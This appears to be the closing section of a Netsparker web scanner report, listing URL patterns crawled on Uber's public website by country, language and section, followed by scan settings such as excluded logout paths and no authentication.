/{param1}/{param2}/{param3}/research-and-development/motion-planning,
/{param1}/{param2}/{param3}/research-and-development/perception-and-prediction,
/{param1}/{param2}/{param3}/research-and-development/publications,
/{param1}/{param2}/{param3}/research-and-development/researchers,
/{param1}/{param2}/{param3}/research-and-development/simulation,
/{param1}/{param2}/{param3}/resources/{param4},
/{param1}/{param2}/{param3}/safety,
/{param1}/{param2}/{param3}/safety/{param4},
/{param1}/{param2}/{param3}/safety/domestic-violence-prevention,
/{param1}/{param2}/{param3}/safety/drunk-driving-prevention,
/{param1}/{param2}/{param3}/safety/fighting-human-trafficking,
/{param1}/{param2}/{param3}/shipper/enterprise,
/{param1}/{param2}/{param3}/shipper/faq,
/{param1}/{param2}/{param3}/shipper/testimonials,
/{param1}/{param2}/{param3}/supporting-cities,
/{param1}/{param2}/{param3}/supporting-cities/data,
/{param1}/{param2}/{param3}/supporting-cities/reimagining-public-spaces,
/{param1}/{param2}/{param3}/supporting-cities/transit,
/{param1}/{param2}/{param3}/teams/{param4},
/{param1}/{param2}/{param3}/teams/data-science,
/{param1}/{param2}/{param3}/teams/engineering,
/{param1}/{param2}/{param3}/teams/finance-and-accounting,
/{param1}/{param2}/{param3}/uber-community-guidelines/follow-law,

/{param1}/{param2}/{param3}/uber-community-guidelines/food-safety,
/{param1}/{param2}/{param3}/uber-community-guidelines/keep-safe,
/{param1}/{param2}/{param3}/uber-community-guidelines/respect,
/{param1}/{param2}/{param3}/uber-offerings,
/{param1}/{param2}/about/accessibility,
/{param1}/{param2}/about/diversity,
/{param1}/{param2}/about/reports,
/{param1}/{param2}/atg/datasets,
/{param1}/{param2}/atg/research-and-development,
/{param1}/{param2}/atg/research-and-development/researchers/{param3},
/{param1}/{param2}/business/{param3},
/{param1}/{param2}/business/resources/uber-central-admin-guide/more-resources,
/{param1}/{param2}/business/resources/uber-central-admin-guide/step-1,
/{param1}/{param2}/business/resources/uber-central-admin-guide/step-2,
/{param1}/{param2}/business/resources/uber-central-admin-guide/step-3,
/{param1}/{param2}/business/resources/uber-central-admin-guide/step-4,
/{param1}/{param2}/business/resources/uber-central-admin-guide/step-5,
/{param1}/{param2}/business/solutions/delivery/overview,
/{param1}/{param2}/business/solutions/eats/overview,
/{param1}/{param2}/business/solutions/rides/business-travel,
/{param1}/{param2}/business/solutions/rides/commute,
/{param1}/{param2}/business/solutions/rides/overview,
/{param1}/{param2}/careers/design/work/2018-redesign,
/{param1}/{param2}/careers/locations,
/{param1}/{param2}/careers/teams,
/{param1}/{param2}/coronavirus/government-relief,
/{param1}/{param2}/coronavirus/government-relief/directory/pending,
/{param1}/{param2}/deliver/basics,
/{param1}/{param2}/deliver/basics/before-you-start/{param3},
/{param1}/{param2}/deliver/basics/before-you-start/delivery-gear-ideas,
/{param1}/{param2}/deliver/basics/before-you-start/how-to-get-support,
/{param1}/{param2}/deliver/basics/before-you-start/staying-safe-with-the-uber-app,
/{param1}/{param2}/deliver/basics/earnings/{param3},
/{param1}/{param2}/deliver/basics/earnings/how-payments-work,
/{param1}/{param2}/deliver/basics/earnings/how-referrals-work,
/{param1}/{param2}/deliver/basics/earnings/tracking-your-earnings,
/{param1}/{param2}/deliver/basics/earnings/understanding-delivery-fares,
/{param1}/{param2}/deliver/basics/making-deliveries/{param3},
/{param1}/{param2}/deliver/basics/making-deliveries/back-to-back-trips,
/{param1}/{param2}/deliver/basics/making-deliveries/delivering-multiple-orders,
/{param1}/{param2}/deliver/basics/making-deliveries/how-to-deliver,
/{param1}/{param2}/deliver/basics/tips-for-success/{param3},
/{param1}/{param2}/deliver/basics/tips-for-success/bike-safety-tips,
/{param1}/{param2}/deliver/basics/tips-for-success/delivering-orders,
/{param1}/{param2}/deliver/basics/tips-for-success/delivery-ratings-explained,
/{param1}/{param2}/deliver/basics/tips-for-success/handling-food,
/{param1}/{param2}/deliver/basics/tips-for-success/picking-up-orders,
/{param1}/{param2}/deliver/basics/tips-for-success/uber-community-guidelines,
/{param1}/{param2}/drive/{param3}/basics/{param4},
/{param1}/{param2}/elevate/atcp,
/{param1}/{param2}/elevate/careers,
/{param1}/{param2}/elevate/cities,
/{param1}/{param2}/elevate/partners,

/{param1}/{param2}/elevate/summit,
/{param1}/{param2}/elevate/summit/{param3},
/{param1}/{param2}/elevate/summit/{param3}/attending,
/{param1}/{param2}/elevate/summit/{param3}/coc,
/{param1}/{param2}/elevate/summit/{param3}/sponsor,
/{param1}/{param2}/elevate/summit/{param3}/terms,
/{param1}/{param2}/elevate/uberair,
/{param1}/{param2}/elevate/vision,
/{param1}/{param2}/ride/{param3},
/{param1}/{param2}/safety/uber-community-guidelines,
/{param1}/{param2}/uberai/publications,
/{param1}/en,
/{param1}/en/{param2},
/{param1}/en/{param2}/{param3},
/{param1}/en/{param2}/{param3}/{param4},
/{param1}/en/{param2}/diversity/{param3},
/{param1}/en/{param2}/partners,
/{param1}/en/atg/research-and-development/researchers/{param2},
/{param1}/en/business/solutions/rides/overview,
/{param1}/en/coronavirus/government-relief/directory/pending,
/{param1}/en/deliver/basics/before-you-start/staying-safe-with-the-uber-app,
/{param1}/en/drive/{param2}/airports/{param3},
/{param1}/en/drive/{param2}/get-started/{param3},
/{param1}/en/drive/delivery/basics/{param2},
/{param1}/en/elevate/summit/{param2}/attending,
/{param1}/en/elevate/summit/{param2}/coc,
/{param1}/en/elevate/summit/{param2}/sponsor,
/{param1}/en/elevate/summit/{param2}/terms,
/{param1}/es/{param2}/{param3},
/{param1}/es/drive/{param2}/airports/{param3},
/ae/ar/{param1}/{param2},
/ae/ar/{param1}/{param2}/{param3},
/ae/ar/{param1}/{param2}/inspections,
/ae/ar/{param1}/basics/{param2},
/ae/ar/{param1}/diversity/{param2},
/ae/ar/atg/research-and-development/researchers/{param1},
/ae/ar/drive/delivery/basics/{param1},
/ae/en/{param1}/{param2},
/ae/en/drive/{param1}/{param2},
/ae/en/drive/{param1}/inspections,
/ar/{param1}/{param2}/how-does-uber-work,
/ar/{param1}/{param2}/uber-offerings,
/ar/en/{param1}/{param2},
/ar/en/drive/{param1}/{param2},
/ar/en/drive/{param1}/inspections,
/ar/es/{param1}/how-it-works/{param2},
/be/{param1}/{param2}/how-does-uber-work,
/be/{param1}/{param2}/uber-offerings,
/be/{param1}/drive/{param2}/compliments,
/be/{param1}/drive/{param2}/how-surge-works,
/be/{param1}/drive/{param2}/how-tips-work,
/be/{param1}/drive/{param2}/vehicle-requirements,
/be/en/{param1}/{param2},

/be/en/{param1}/{param2}/{param3},
/be/en/{param1}/{param2}/inspections,
/be/en/{param1}/basics/{param2},
/be/nl/{param1}/{param2},
/be/nl/{param1}/how-it-works/{param2},
/bh/{param1}/{param2}/{param3}/compliments,
/bh/{param1}/{param2}/{param3}/how-surge-works,
/bh/{param1}/{param2}/{param3}/how-tips-work,
/bh/{param1}/{param2}/{param3}/vehicle-requirements,
/bh/{param1}/{param2}/how-does-uber-work,
/bh/{param1}/{param2}/how-it-works/{param3},
/bh/{param1}/{param2}/uber-offerings,
/bh/ar/{param1}/{param2},
/bh/en/{param1}/{param2},
/bh/en/{param1}/{param2}/{param3},
/bh/en/{param1}/basics/{param2},
/ch/{param1}/about/how-does-uber-work,
/ch/{param1}/about/uber-offerings,
/ch/{param1}/atg/research-and-development/researchers/{param2},
/ch/{param1}/drive/{param2}/airports/{param3},
/ch/{param1}/drive/{param2}/education,
/ch/{param1}/drive/{param2}/electric,
/ch/{param1}/drive/{param2}/vehicle-requirements,
/ch/{param1}/ride/{param2},
/ch/{param1}/ride/how-it-works/{param2},
/ch/en/{param1}/{param2},
/ch/en/{param1}/{param2}/{param3},
/ch/en/{param1}/{param2}/inspections,
/ch/en/{param1}/basics/{param2},
/co/{param1}/{param2}/{param3}/{param4},
/co/{param1}/{param2}/{param3}/airports,
/co/{param1}/{param2}/{param3}/delivery,
/co/es/{param1}/{param2},
/co/es/{param1}/{param2}/inspections,
/co/es/{param1}/{param2}/vehicle-requirements,
/co/es/{param1}/basics/{param2},
/co/es/drive/{param1}/airports/{param2},
/cz/{param1}/about/how-does-uber-work,
/cz/{param1}/about/uber-offerings,
/cz/{param1}/drive/{param2}/vehicle-requirements,
/cz/{param1}/ride/{param2},
/cz/{param1}/ride/how-it-works/{param2},
/cz/en/{param1}/{param2},
/cz/en/{param1}/{param2}/inspections,
/de/{param1}/about/how-does-uber-work,
/de/{param1}/about/uber-offerings,
/de/{param1}/drive/{param2}/vehicle-requirements,
/de/{param1}/ride/{param2},
/de/{param1}/ride/how-it-works/{param2},
/de/en/{param1}/{param2},
/de/en/{param1}/{param2}/inspections,
/de/en/{param1}/basics/{param2},
/ec/en/{param1}/{param2}/{param3},

/global/{param1}/{param2}/{param3},
/global/es/{param1}/{param2},
/global/sk/{param1}/{param2},
/hn/es/{param1}/{param2},
/hn/es/{param1}/safety,
/hn/es/ride/how-it-works/{param1},
/hn/es/ride/how-uber-works/{param1},
/hr/{param1}/drive/{param2}/{param3},
/hr/hr/{param1}/{param2},
/hr/hr/drive/{param1}/inspections,
/in/{param1}/atg/safety,
/in/{param1}/deliver/basics/making-deliveries/{param2},
/in/{param1}/drive/{param2}/{param3},
/in/{param1}/drive/{param2}/vehicle-requirements,
/in/{param1}/ride/{param2},
/in/hi/{param1}/{param2},
/in/hi/about/diversity/{param1},
/in/hi/deliver/basics/{param1},
/in/hi/drive/{param1}/inspections,
/in/ta/{param1}/{param2},
/in/ta/deliver/basics/{param1},
/in/ta/drive/{param1}/inspections,
/jo/{param1}/{param2}/basics/{param3},
/jo/{param1}/{param2}/locations/{param3},
/jo/{param1}/{param2}/supporting-cities/{param3},
/jo/{param1}/{param2}/teams/{param3},
/jo/ar/{param1}/{param2},
/jo/ar/{param1}/how-it-works/{param2},
/jo/ar/{param1}/how-uber-works/{param2},
/ma/{param1}/{param2}/{param3}/{param4},
/ma/{param1}/{param2}/{param3}/delivery,
/ma/{param1}/{param2}/features/rider-benefits,
/ma/{param1}/{param2}/industries/automotive,
/ma/{param1}/{param2}/platform/overview,
/ma/{param1}/{param2}/platform/pricing,
/ma/{param1}/{param2}/platform/safety,
/ma/{param1}/{param2}/products/business-hub,
/ma/{param1}/{param2}/products/central,
/ma/{param1}/{param2}/products/vouchers,
/ma/{param1}/{param2}/resources/{param3},
/ma/{param1}/{param2}/solutions/{param3},
/ma/{param1}/{param2}/solutions/eats,
/ma/{param1}/{param2}/solutions/rides,
/ma/{param1}/{param2}/teams/{param3},
/ma/{param1}/ride/{param2},
/ma/ar/{param1}/{param2},
/mx/es/{param1}/{param2},
/mx/es/{param1}/{param2}/{param3},
/mx/es/{param1}/{param2}/delivery,
/mx/es/{param1}/{param2}/inspections,
/mx/es/{param1}/{param2}/vehicle-requirements,
/mx/es/{param1}/basics/{param2},
/nl/nl/{param1}/{param2},

/nl/nl/deliver/basics/{param1},
/nl/nl/drive/{param1}/{param2},
/nl/nl/drive/{param1}/inspections,
/pa/es/{param1}/{param2},
/pa/es/{param1}/how-it-works/{param2},
/pa/es/{param1}/how-uber-works/{param2},
/pa/es/drive/{param1}/{param2},
/pa/es/drive/{param1}/inspections,
/se/{param1}/{param2}/{param3},
/se/{param1}/drive/{param2}/{param3},
/se/{param1}/drive/{param2}/inspections,
/se/sv/deliver/basics/{param1},
/sk/{param1}/drive/{param2}/airports,
/sk/{param1}/drive/{param2}/inspections,
/sk/{param1}/drive/{param2}/vehicle-requirements,
/sk/sk/{param1}/{param2},
/tw/{param1}/{param2}/{param3},
/tw/{param1}/deliver/basics/{param2},
/tw/{param1}/drive/{param2}/{param3},
/tw/{param1}/drive/{param2}/inspections,
/tz/{param1}/{param2}/{param3},
/tz/{param1}/deliver/basics/{param2},
/tz/{param1}/drive/{param2}/{param3},
/tz/{param1}/drive/{param2}/inspections,
/tz/sw/{param1}/how-it-works/{param2},
/tz/sw/{param1}/how-uber-works/{param2},
/ua/{param1}/{param2}/{param3},
/ua/{param1}/drive/{param2}/{param3},
/ua/{param1}/drive/{param2}/inspections,
/us/{param1}/business/solutions/rides/{param2},
/us/{param1}/drive/{param2}/{param3},
/us/{param1}/drive/{param2}/airports,
/us/{param1}/drive/{param2}/delivery,
/us/{param1}/drive/{param2}/vehicle-requirements,
/us/zh/{param1}/{param2},
/us/zh/{param1}/safety,
/us/zh/deliver/basics/{param1},
/us/zh/drive/{param1}/airports/{param2},
/us/zh/drive/{param1}/basics/{param2},
/us/zh/drive/{param1}/inspections

Excluded URL Patterns : (log|sign)\-?(out|off)
exit
endsession
gtm\.js
WebResource\.axd
ScriptResource\.axd

Authentication : None

Scheduled : No

Additional Website(s)	: None

This report created with 5.8.1.28119-master-bca4e4e
https://www.netsparker.com